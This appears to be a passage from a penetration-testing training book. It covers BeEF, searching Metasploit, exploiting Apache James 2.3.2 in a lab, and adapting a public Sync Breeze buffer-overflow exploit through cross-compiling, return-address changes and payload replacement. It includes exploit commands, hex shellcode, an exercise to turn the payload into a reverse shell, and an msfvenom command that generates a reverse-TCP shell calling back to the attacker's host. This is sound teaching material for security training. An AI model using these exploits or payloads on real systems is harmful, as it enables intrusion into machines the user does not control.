


*Figure 259: Accessing the demo page on BeEF*

Once our browser is hooked, it will appear in the "Hooked Browsers" panel of the BeEF console as the localhost IP *127.0.0.1*. Clicking our IP (now known as a *zombie*) should present us with a new page containing details about our victim browser. We can then proceed to the *Commands* tab under which we can find various enumeration scripts and exploits:




*Figure 260: Available BeEF exploits*

### 14.2.2.4 The Metasploit Framework

Metasploit[376] is an excellent framework built to assist in the development and execution of exploits. This framework is available in Kali Linux by default and can be started with the **msfconsole** command:

```
kali@kali:~$ sudo msfconsole -q

msf >
```

*Listing 417 - Starting the Metasploit framework*

Usage of this framework is covered in-depth in a different module so we will simply focus on listing the exploits available within the framework with the **search** command.

To demonstrate, consider this search for the popular MS08_067[377] vulnerability:

```
msf > search ms08_067

Matching Modules
================

Name                                  Disclosure Date  Description
----                                  ---------------  -----------
exploit/windows/smb/ms08_067_netapi   2008-10-28       MS08-067 Microsoft Server Servic
e Relative Path Stack Corruption
```

*Listing 418 - Searching for a ms08_067 exploit in Metasploit*

[376] (Rapid7, 2019), https://www.metasploit.com

[377] (Microsoft, 2019), https://docs.microsoft.com/en-us/security-updates/securitybulletins/2008/ms08-067

Metasploit's search command includes numerous keywords to help us find a particular exploit. To list all of the available options, run **search** with the **-h** option:

```
msf5 > search -h
Usage: search [ options ] <keywords>

OPTIONS:
  -h                Show this help information
  -o <file>         Send output to a file in csv format
  -S <string>       Search string for row filter
  -u                Use module if there is one result

Keywords:
  aka          :  Modules with a matching AKA (also-known-as) name
  author       :  Modules written by this author
  arch         :  Modules affecting this architecture
  bid          :  Modules with a matching Bugtraq ID
  cve          :  Modules with a matching CVE ID
  edb          :  Modules with a matching Exploit-DB ID
  check        :  Modules that support the 'check' method
  date         :  Modules with a matching disclosure date
  description :  Modules with a matching description
  full_name    :  Modules with a matching full name
  mod_time     :  Modules with a matching modification date
  name         :  Modules with a matching descriptive name
  path         :  Modules with a matching path
  platform     :  Modules affecting this platform
  port         :  Modules with a matching port
  rank         :  Modules with a matching rank (Can be descriptive (ex: 'good') or nume
  ref          :  Modules with a matching ref
  reference    :  Modules with a matching reference
  target       :  Modules affecting this target
  type         :  Modules of a specific type (exploit, payload, auxiliary, encoder, eva

Examples:
  search cve:2009 type:exploit
```

*Listing 419 - Displaying the available search options in Metasploit*

## 14.3 Putting It All Together

With all of the resources covered, let's demonstrate how this would look in a real scenario. We are going to attack our dedicated Linux client, which is hosting an application vulnerable to a public exploit.

We begin our enumeration process by running **nmap** to determine what services the machine has exposed to the network:

```
kali@kali:~# sudo nmap 10.11.0.128 -p- -sV -vv --open --reason
...
Scanning 10.11.0.128 [65535 ports]
Discovered open port 3389/tcp on 10.11.0.128
Discovered open port 110/tcp on 10.11.0.128
Discovered open port 25/tcp on 10.11.0.128
Discovered open port 22/tcp on 10.11.0.128
```

```
Discovered open port 119/tcp on 10.11.0.128
Discovered open port 4555/tcp on 10.11.0.128
Completed SYN Stealth Scan at 14:23, 49.03s elapsed (65535 total ports)
Initiating Service scan at 14:23
Scanning 6 services on 10.11.0.128
Completed Service scan at 14:23, 11.47s elapsed (6 services on 1 host)
NSE: Script scanning 10.11.0.128.
...
Nmap scan report for 10.11.0.128
Host is up, received arp-response (0.15s latency).
Scanned at 2019-04-13 14:22:57 EEST for 61s
Not shown: 65304 closed ports, 225 filtered ports
Reason: 65304 resets and 225 no-responses
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT     STATE SERVICE       REASON         VERSION
22/tcp   open  ssh           syn-ack ttl 64 OpenSSH 7.4p1 Debian 10+deb9u3 (protocol 2
25/tcp   open  smtp          syn-ack ttl 64 JAMES smtpd 2.3.2
110/tcp  open  pop3          syn-ack ttl 64 JAMES pop3d 2.3.2
119/tcp  open  nntp          syn-ack ttl 64 JAMES nntpd (posting ok)
3389/tcp open  ms-wbt-server syn-ack ttl 64 xrdp
4555/tcp open  james-admin   syn-ack ttl 64 JAMES Remote Admin 2.3.2
MAC Address: 00:50:56:93:2E:E7 (VMware)
Service Info: Host: debian; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 61.11 seconds
           Raw packets sent: 76606 (3.371MB) | Rcvd: 71970 (2.879MB)
```

*Listing 420 - Using nmap to enumerate the exposed services on the dedicated Linux client*

Based on the output of our scan, it appears that the system is running an SSH server on TCP port 22, XRDP on TCP port 3389, and various services noted as "JAMES". Using Google to get more information on what the JAMES services are leads us to believe that our target is running Apache James.

In order to locate any available exploits, we will use the *searchsploit* tool:

```
kali@kali:~$ searchsploit james
---------------------------------------- ----------------------------------------
 Exploit Title                          |  Path
                                        | (/usr/share/exploitdb/)
---------------------------------------- ----------------------------------------
Apache James Server 2.2 - SMTP Denial  | exploits/multiple/dos/27915.pl
Apache James Server 2.3.2 - Remote Com | exploits/linux/remote/35513.py
WheresJames Webcam Publisher Beta 2.0. | exploits/windows/remote/944.c
---------------------------------------- ----------------------------------------
```

*Listing 421 - Using searchsploit to search for exploits targeting Apache James*

Amongst the results, it appears that one of the exploits is targeting the specific Apache James Server version 2.3.2.[378] A quick glance at this exploit shows that it takes the IP address as an argument and executes a specific command as root defined in the *payload* variable:

```
payload = '[ "$(id -u)" == "0" ] && touch /root/proof.txt' # to exploit only on root
```

[378] (Offensive Security, 2014), https://www.exploit-db.com/exploits/35513

*Listing 422 - The payload executed as the root user upon exploitation*

Now that we have located our exploit, we will attempt to run it against our dedicated Linux client without any modifications.

```
kali@kali:~$ python /usr/share/exploitdb/exploits/linux/remote/35513.py 10.11.0.128
[+]Connecting to James Remote Administration Tool...
[+]Creating user...
[+]Connecting to James SMTP server...
[+]Sending payload...
[+]Done! Payload will be executed once somebody logs in.
```

*Listing 423 - Running the exploit against our dedicated Linux client*

The exploit appears to have worked without any errors and it informs us that the payload will be executed once somebody logs in to the machine.

We connect to our dedicated Linux client to simulate a login that would normally occur from the victim and notice that we get additional clutter (from the exploit) that would not occur during a standard login session:

```
kali@kali:~$ ssh root@10.11.0.128
root@10.11.0.128's password:
...
-bash: $'\254\355\005sr\036org.apache.james.core.MailImpl\304x\r\345\274\317003\ز': co
mmand not found
-bash: L: command not found
-bash: attributestLjava/util/HashMap: No such file or directory
-bash: L
        errorMessagetLjava/lang/String: No such file or directory
-bash: L
        lastUpdatedtLjava/util/Date: No such file or directory
-bash: Lmessaget!Ljavax/mail/internet/MimeMessage: No such file or directory
-bash: $'L\004nameq~\002L': command not found
-bash: recipientstLjava/util/Collection: No such file or directory
-bash: L: command not found
-bash: $'remoteAddrq~\002L': command not found
-bash: remoteHostq~LsendertLorg/apache/mailet/MailAddress: No such file or directory
-bash: $'\221\222\204m\307{\244\002\003I\003posL\004hostq~\002L\004userq~\002xp': comm
and not found
-bash: $'L\005stateq~\002xpsr\035org.apache.mailet.MailAddress': command not found
-bash: @team.pl>
Message-ID: <31878267.0.1555158659200.JavaMail.root@debian>
MIME-Version: 1.0
Content-Type: text/plain; charset=us-ascii
Content-Transfer-Encoding: 7bit
Delivered-To: ../../../../../../../../../etc/bash_completion.d@localhost
Received: from vpn.hacker.localdomain ([10.11.11.10])
          by debian (JAMES SMTP Server 2.3.2) with SMTP ID 330
          for <../../../../../../../../../etc/bash_completion.d@localhost>;
          Sat, 13 Apr 2019 08:30:53 -0400 (EDT)
Date: Sat, 13 Apr 2019 08:30:53 -0400 (EDT)
From: team@team.pl

: No such file or directory
```

```
-bash: $'\r': command not found
root@debian:~#
```

*Listing 424 - Logging in to the dedicated Linux client using SSH to simulate the victim*

If everything worked according to plan, we should see a proof.txt file under the /root directory.

```
root@debian:~# ls -lah /root/proof.txt
-rw-r--r-- 1 root root 0 Apr 13 08:34 /root/proof.txt
```

*Listing 425 - Verifying that the payload was executed upon logging in to the machine*

Very nice. It looks like the exploit was successful.

#### *14.3.1.1 Exercises*

1. Connect to your dedicated Linux client and start the vulnerable Apache James service using the /usr/local/james/bin/run.sh script.
2. Enumerate the target using port scanning utilities and use information from the banners and Internet searches to determine the software running on the machine.
3. Use the *searchsploit* tool to find exploits for this version on the online resources mentioned in this module.
4. Launch the exploit and verify that the payload is executed upon logging in to the machine.
5. Attempt to modify the *payload* variable in order to get a reverse shell on the target machine.

## 14.4 Wrapping Up

In this module, we discussed the risks associated with running code written by untrusted authors. We also covered various online resources that host exploit code for publicly-known vulnerabilities as well as offline resources that do not require an Internet connection. Finally, we covered a scenario that shows how such online resources can be used to find public exploits for software versions discovered during the enumeration phase against a target.

# 15. Fixing Exploits

Writing an exploit from scratch can be difficult and time-consuming. But it can be equally difficult and time-consuming to find a public exploit that fits our exact needs during an engagement. One great compromise is to modify a public exploit to suit our specific needs.

There are challenges with this solution, however. In the case of memory corruption exploits like buffer overflows, we may need to modify basic target parameters such as the socket information, return address, payload, and offsets.

Understanding each of these elements is very important. For example, if our target is running Windows 2008 Server and we attempt to run an exploit that was written and tested against Windows 2003 Server, newer protection mechanisms such as ASLR will most likely result in an application crash, which could lock down that attack vector for a period of time or impact the production environment, both situations we should avoid.

With this in mind, instead of firing off a mismatched exploit, we should always read the exploit code carefully, modify it as needed, and test it against our own sandboxed target whenever possible.

> *These variables explain why online resources like the Exploit Database[379] host multiple exploits for the same vulnerability, each written for different target operating system versions and architectures.*

We may also benefit from porting an exploit to a different language in order to include additional pre-written libraries and extend the exploit functionality by importing it to an attack framework.

Finally, exploits that are coded to run on a particular operating system and architecture may need to be ported to a different platform. As an example, we often encounter situations where an exploit needs to be compiled on Windows but we want to run it on Kali.

In this module, we will overcome many of these challenges as we walk through the steps required to modify public exploit code to fit a specific attack platform and target. We will explore both memory corruption exploits and web exploits.

## 15.1 Fixing Memory Corruption Exploits

Memory corruption exploits, such as buffer overflows, are relatively complex and can be difficult to modify. Before we jump into an example, we should discuss the process and highlight some of the considerations and challenges we will face.

[379] (Offensive Security, 2019), https://www.exploit-db.com

### 15.1.1 Overview and Considerations

The general flow of a standard stack overflow (in applications running in user mode without mitigations such as DEP and ASLR) is fairly straight-forward. The exploit will:

1. Create a large buffer to trigger the overflow.
2. Take control of EIP by overwriting a return address on the stack by padding the large buffer with an appropriate offset.
3. Include a chosen payload in the buffer prepended by an optional NOP sled.
4. Choose a correct return address instruction such as JMP ESP (or different register) in order to redirect the execution flow into our payload.

Additionally, as we fix the exploit, depending on the nature of the vulnerability, we may need to modify elements of the deployed buffer to suit our target such as file paths, IP addresses and ports, URLs, etc. If these modifications alter our offset, we must adjust the buffer length to ensure we overwrite the return address with the desired bytes.

Although we could trust that the return address used in the exploit is correct, the more responsible alternative is to find the return address ourselves, especially if the one used is not part of the vulnerable application or its DLLs. One of the most reliable ways to do this is to clone the target environment locally in a virtual machine and then use a debugger on the vulnerable software to obtain the memory address of the return address instruction.

We must also consider changing the payload contained in the original exploit code.

As mentioned in a previous module, public exploits present an inherent danger because they often contain hex-encoded payloads that must be reverse-engineered to determine how they function. Because of this, we must always review the payloads used in public exploits or better yet, insert our own.

When we do this, we will obviously include our own IP address and port numbers and possibly exclude certain bad characters, which we can determine on our own or glean from the exploit comments.

While generating our own payload is advised whenever possible, there are exploits that use custom payloads that are key for a successful compromise of the vulnerable application. If this is the case, our only option is to reverse engineer the payload to determine how it functions and if it is safe to execute. This is difficult and beyond the scope of this module, so we will instead focus on shellcode replacement.

All of these considerations must be kept in mind as we re-purpose the exploit.

### 15.1.2 Importing and Examining the Exploit

In this example, we will again target Sync Breeze Enterprise 10.0.28 as we did in a previous module, but we will focus on a different exploit. This will provide us with another working exploit for our target environment and allow us to walk through the modification process.

Searching by product and version, we notice that there are two available exploits for this particular vulnerability, one of which is coded in *C*:

  

```
kali@kali:~$ searchsploit "Sync Breeze Enterprise 10.0.28"
------------------------------------------------------------ ----------------------
 Exploit Title                                              |  Path (/usr/share/exploitdb/)
------------------------------------------------------------ ----------------------
Sync Breeze Enterprise 10.0.28 - Remote Buffer Over | exploits/windows/remote/42928.py
Sync Breeze Enterprise 10.0.28 - Remote Buffer Over | exploits/windows/dos/42341.c
------------------------------------------------------------ ----------------------
```

*Listing 426 - Searching for available exploits for our vulnerable software using searchsploit*

Since we're already familiar with how the vulnerability works and how it is exploited, we are presented with a good opportunity to see the differences between scripting languages such as *Python* and a compiled language such as *C* without the added complexity of unraveling a new vulnerability.

While there are plenty of differences between the two languages, we will focus on two main differences that will affect us, including memory management and string operations.

The first key difference is that scripting languages are executed through an interpreter and not compiled to create a stand-alone executable. Because scripting languages require an interpreter, this means that we can not run a *Python* script in an environment where *Python* is not installed. This could limit us in the field, especially if we need a stand-alone exploit (like a local privilege escalation) that must run in an environment that doesn't have Python pre-installed.

> *As an alternative, we could consider using PyInstaller (https://www.pyinstaller.org), which packages Python applications into stand-alone executables for various target operating systems. However, given the nuances of exploit code, we suggest porting the code by hand to fully understand how the exploit will work against the target.*

An additional difference between the two languages is that in a scripting language like *Python*, concatenating a string is very easy and usually takes the form of an addition between two strings:

```
kali@kali:~$ python

>>> string1 = "This is"
>>> string2 = " a test"
>>> string3 = string1 + string2
>>> print string3
This is a test
```

*Listing 427 - String concatenation example in Python*

As discussed later in this module, concatenating strings in this way is not allowed in a programming language such as *C*.

To begin the process of modifying our exploit, we will move the target exploit[380] to our current working directory by using SearchSploit's handy `-m` mirror (copy) option:

[380] (Offensive Security, 2017), https://www.exploit-db.com/exploits/42341/

```
kali@kali:~$ searchsploit -m 42341
  Exploit: Sync Breeze Enterprise 10.0.28 - Remote Buffer Overflow (PoC)
      URL: https://www.exploit-db.com/exploits/42341/
     Path: /usr/share/exploitdb/exploits/windows/dos/42341.c
File Type: C source, UTF-8 Unicode text, with CRLF line terminators

Copied to: /home/kali/42341.c
```

*Listing 428 - Using searchsploit to copy the exploit to the current working directory*

Now that the exploit is mirrored to our home directory, we can inspect it to determine what modifications (if any) are required to compile the exploit and make it work in our target environment.

However, before even considering compilation, we notice that the headers (such as winsock2.h[381]) indicate that this code was meant to be compiled on Windows:

```
#include <inttypes.h>
#include <stdio.h>
#include <winsock2.h>
#include <windows.h>
```

*Listing 429 - Displaying the C headers at the beginning of the exploit code*

Although we could attempt to compile this on Windows, we will instead *cross-compile*[382] this exploit on Kali.

### 15.1.3 Cross-Compiling Exploit Code

In order to avoid compilation issues, it is generally recommended to use native compilers for the specific operating system targeted by the code; however, this may not always be an option.

There are situations where we only have access to a single attack environment (like Kali), but need to leverage an exploit that is coded for a different platform. This is where a cross-compiler can be extremely helpful.

We will use the extremely popular *mingw-64* cross-compiler in this section. If it's not already present, we can install it with **apt**:

```
kali@kali:~$ sudo apt install mingw-w64
```

*Listing 430 - Installing the mingw-64 cross-compiler in Kali*

After the installation has completed, we can use **mingw-64** to compile the code into a Windows PE file.[383] The first step is to see if the exploit code compiles without errors:

```
kali@kali:~$ i686-w64-mingw32-gcc 42341.c -o syncbreeze_exploit.exe
/tmp:syncbreeze_exploit.c:(.text+0x2e): undefined reference to `_imp__WSAStartup@8'
/tmp:syncbreeze_exploit.c:(.text+0x3c): undefined reference to `_imp__WSAGetLastError@
/tmp:syncbreeze_exploit.c:(.text+0x80): undefined reference to `_imp__socket@12'
/tmp:syncbreeze_exploit.c:(.text+0x93): undefined reference to `_imp__WSAGetLastError@
/tmp:syncbreeze_exploit.c:(.text+0xbd): undefined reference to `_imp__inet_addr@4'
```

[381] (Microsoft, 2018), https://msdn.microsoft.com/en-us/library/windows/desktop/ms737629(v=vs.85).aspx

[382] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Cross_compiler

[383] (Offensive Security, 2015), https://forums.offensive-security.com/showthread.php?t=2206&p=8529

```
/tmp:syncbreeze_exploit.c:(.text+0xdd): undefined reference to `_imp__htons@4'
/tmp:syncbreeze_exploit.c:(.text+0x106): undefined reference to `_imp__connect@12'
/tmp:syncbreeze_exploit.c:(.text+0x14f): undefined reference to `_imp__send@16'
/tmp:syncbreeze_exploit.c:(.text+0x182): undefined reference to `_imp__closesocket@4'
collect2: error: ld returned 1 exit status
```

*Listing 431 - Errors displayed after attempting to compile the exploit using mingw-64*

Something went wrong during the compilation process and although the errors from listing 431 may seem foreign, a simple Google search for "WSAStartup" reveals that this is a function found in *winsock.h*. Further research indicates that these errors occur when the linker can not find the winsock library, and that adding the **-lws2_32** parameter to the **i686-w64-mingw32-gcc** command should fix the problem:

```
kali@kali:~$ i686-w64-mingw32-gcc 42341.c -o syncbreeze_exploit.exe -lws2_32

kali@kali:~$ ls -lah
total 372K
drwxr-xr-x  2 root root 4.0K Feb 24 17:13 .
drwxr-xr-x 17 root root 4.0K Feb 24 15:42 ..
-rw-r--r--  1 root root 4.7K Feb 24 15:46 42341.c
-rwxr-xr-x  1 root root 355K Feb 24 17:13 syncbreeze_exploit.exe
```

*Listing 432 - Successfully compiling the code after adjusting the mingw-64 command to link the winsock library*

Listing 432 shows that mingw32 produced an executable without generating any compilation errors.

#### 15.1.3.1 Exercises

1. Locate the exploit discussed in this section using the searchsploit tool in Kali Linux.
2. Install the mingw-w64 suite in Kali Linux and compile the exploit code.

### 15.1.4 Changing the Socket Information

We already know that this exploit targets a remotely-accessible vulnerability, which means that our code needs to establish a connection to the target at some point.

Inspecting the C code, we notice that it uses hard-coded values for the *IP address* as well as the for *port*:

```
printf("[>] Socket created.\n");
server.sin_addr.s_addr = inet_addr("10.11.0.22");
server.sin_family = AF_INET;
server.sin_port = htons(80);
```

*Listing 433 - Identifying the code lines responsible for the IP address and port*

These will be the first values that we will need to adjust in our exploit.

#### 15.1.4.1 Exercises

1. Modify the connection information in the exploit in order to target the SyncBreeze installation on your Windows client.
2. Recompile the exploit and use Wireshark to confirm that the code successfully initiates a socket connection to your dedicated Windows client.

## 15.1.5 Changing the Return Address

Further inspection on the code reveals the use of a return address located in msvbvm60.dll, which is not part of the vulnerable software. Looking at the loaded modules in the debugger on our Windows client, we notice that this DLL is absent, meaning that the return address will not be valid for our target.

Given that we already have a working exploit from our previous module, we can replace the target return address with our own, which is valid.

```
unsigned char retn[] = "\x83\x0c\x09\x10"; // 0x10090c83
```

*Listing 434 - Changing the return address*

If we do not have a return address from a previously developed exploit, we have a few options. The first, and most recommended option, is to recreate the target environment locally and use a debugger to determine this address. This is the process we used when we developed the original exploit.

If this is not an option, then we could use information from other publicly available exploits to get a reliable return address that will match our target environment. For example, if we needed a return address for a JMP ESP instruction on Windows Server 2003 SP2, we could look for it in public exploits leveraging different vulnerabilities targeting that operating system. This method is less reliable and can vary widely depending on the protections the operating system has installed.

As an alternative, we could obtain a return address directly from the target machine. If we have access to our target as an unprivileged user and want to run an exploit that will elevate our privileges, we can copy the DLLs that we are interested into our attack machine and use various tools such as disassemblers or even *msfpescan*[384] from the Metasploit Framework to obtain a reliable return address.

### 15.1.5.1 Exercise

1. Find any valid return address instruction and alter the one present in the original exploit.

## 15.1.6 Changing the Payload

Continuing the analysis of our *C* exploit, we notice that the *shellcode* variable seems to hold the payload. Since it is stored as hex bytes, we can not easily determine its purpose. The only hint given by the author refers to a *NOP slide* that is part of the *shellcode* variable:

```
unsigned char shellcode[] =
  "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90" // NOP SLIDE
  "\xdb\xda\xbd\x92\xbc\xaf\xa7\xd9\x74\x24\xf4\x58\x31\xc9\xb1"
  "\x52\x31\x68\x17\x83\xc0\x04\x03\xfa\xaf\x4d\x52\x06\x27\x13"
  "\x9d\xf6\xb8\x74\x17\x13\x89\xb4\x43\x50\xba\x04\x07\x34\x37"
  "\xee\x45\xac\xcc\x82\x41\xc3\x65\x28\xb4\xea\x76\x01\x84\x6d"
  "\xf5\x58\xd9\x4d\xc4\x92\x2c\x8c\x01\xce\xdd\xdc\xda\x84\x70"
  "\xf0\x6f\xd0\x48\x7b\x23\xf4\xc8\x98\xf4\xf7\xf9\x0f\x8e\xa1"
  "\xd9\xae\x43\xda\x53\xa8\x80\xe7\x2a\x43\x72\x93\xac\x85\x4a"
  "\x5c\x02\xe8\x62\xaf\x5a\x2d\x44\x50\x29\x47\xb6\xed\x2a\x9c"
```

[384] (Offensive Security, 2019), https://www.offensive-security.com/metasploit-unleashed/exploit-targets/

```
  "\xc4\x29\xbe\x06\x6e\xb9\x18\xe2\x8e\x6e\xfe\x61\x9c\xdb\x74"
  "\x2d\x81\xda\x59\x46\xbd\x57\x5c\x88\x37\x23\x7b\x0c\x13\xf7"
  "\xe2\x15\xf9\x56\x1a\x45\xa2\x07\xbe\x0e\x4f\x53\xb3\x4d\x18"
  "\x90\xfe\x6d\xd8\xbe\x89\x1e\xea\x61\x22\x88\x46\xe9\xec\x4f"
  "\xa8\xc0\x49\xdf\x57\xeb\xa9\xf6\x93\xbf\xf9\x60\x35\xc0\x91"
  "\x70\xba\x15\x35\x20\x14\xc6\xf6\x90\xd4\xb6\x9e\xfa\xda\xe9"
  "\xbf\x05\x31\x82\x2a\xfc\xd2\x01\xba\x8a\xef\x32\xb9\x72\xe1"
  "\x9e\x34\x94\x6b\x0f\x11\x0f\x04\xb6\x38\xdb\xb5\x37\x97\xa6"
  "\xf6\xbc\x14\x57\xb8\x34\x50\x4b\x2d\xb5\x2f\x31\xf8\xca\x85"
  "\x5d\x66\x58\x42\x9d\xe1\x41\xdd\xca\xa6\xb4\x14\x9e\x5a\xee"
  "\x8e\xbc\xa6\x76\xe8\x04\x7d\x4b\xf7\x85\xf0\xf7\xd3\x95\xcc"
  "\xf8\x5f\xc1\x80\xae\x09\xbf\x66\x19\xf8\x69\x31\xf6\x52\xfd"
  "\xc4\x34\x65\x7b\xc9\x10\x13\x63\x78\xcd\x62\x9c\xb5\x99\x62"
  "\xe5\xab\x39\x8c\x3c\x68\x59\x6f\x94\x85\xf2\x36\x7d\x24\x9f"
  "\xc8\xa8\x6b\xa6\x4a\x58\x14\x5d\x52\x29\x11\x19\xd4\xc2\x6b"
  "\x32\xb1\xe4\xd8\x33\x90";
```

*Listing 435 - The shellcode variable content includes a NOP slide before the actual payload*

Since we have already determined the bad characters from our research in the previous exploit, we can generate our own payload with **`msfvenom`**:

```
kali@kali:~$ msfvenom -p windows/shell_reverse_tcp LHOST=10.11.0.4 LPORT=443 EXITFUNC=
thread -f c -e x86/shikata_ga_nai -b "\x00\x0a\x0d\x25\x26\x2b\x3d"
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of c file: 1500 bytes
unsigned char buf[] =
"\xbf\x27\xf0\xd2\x43\xda\xd5\xd9\x74\x24\xf4\x58\x31\xc9\xb1"
"\x52\x31\x78\x12\x03\x78\x12\x83\xcf\x0c\x30\xb6\xf3\x05\x37"
"\x39\x0b\xd6\x58\xb3\xee\xe7\x58\xa7\x7b\x57\x69\xa3\x29\x54"
"\x02\xe1\xd9\xef\x66\x2e\xee\x58\xcc\x08\xc1\x59\x7d\x68\x40"
"\xda\x7c\xbd\xa2\xe3\x4e\xb0\xa3\x24\xb2\x39\xf1\xfd\xb8\xec"
"\xe5\x8a\xf5\x2c\x8e\xc1\x18\x35\x73\x91\x1b\x14\x22\xa9\x45"
"\xb6\xc5\x7e\xfe\xff\xdd\x63\x3b\x49\x56\x57\xb7\x48\xbe\xa9"
"\x38\xe6\xff\x05\xcb\xf6\x38\xa1\x34\x8d\x30\xd1\xc9\x96\x87"
"\xab\x15\x12\x13\x0b\xdd\x84\xff\xad\x32\x52\x74\xa1\xff\x10"
"\xd2\xa6\xfe\xf5\x69\xd2\x8b\xfb\xbd\x52\xcf\xdf\x19\x3e\x8b"
"\x7e\x38\x9a\x7a\x7e\x5a\x45\x22\xda\x11\x68\x37\x57\x78\xe5"
"\xf4\x5a\x82\xf5\x92\xed\xf1\xc7\x3d\x46\x9d\x6b\xb5\x40\x5a"
"\x8b\xec\x35\xf4\x72\x0f\x46\xdd\xb0\x5b\x16\x75\x10\xe4\xfd"
